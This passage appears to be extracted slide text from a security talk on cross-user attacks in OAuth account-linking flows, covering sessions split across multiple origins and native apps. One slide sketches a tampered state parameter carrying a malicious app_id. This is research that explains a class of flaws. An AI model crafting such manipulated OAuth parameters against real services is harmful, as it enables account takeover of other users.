


- `state=eyJxxxyy.zzz`  
`{"app_id": <malicious>,`  
`...}`  
/ state-associated session


- `redirect_uri:`  
`https://platform.com/<spotify>/redirect`

# Cross-user Attacks

# Vanilla OAuth relies on Browser to Track Session



# Challenge #1: User-Agent can't Track Session due to "Multiple" Origins




**Scenario I:** involvement of **multiple origins** (domains)


Due to server-side decoupling. e.g., microservices, shared auth component

# Common Pattern: URL-Dispatched Account Linking Session

Cross-user  
Attack



# Challenge #2: User-Agent can't Track Session due to the "Gap" with Native App

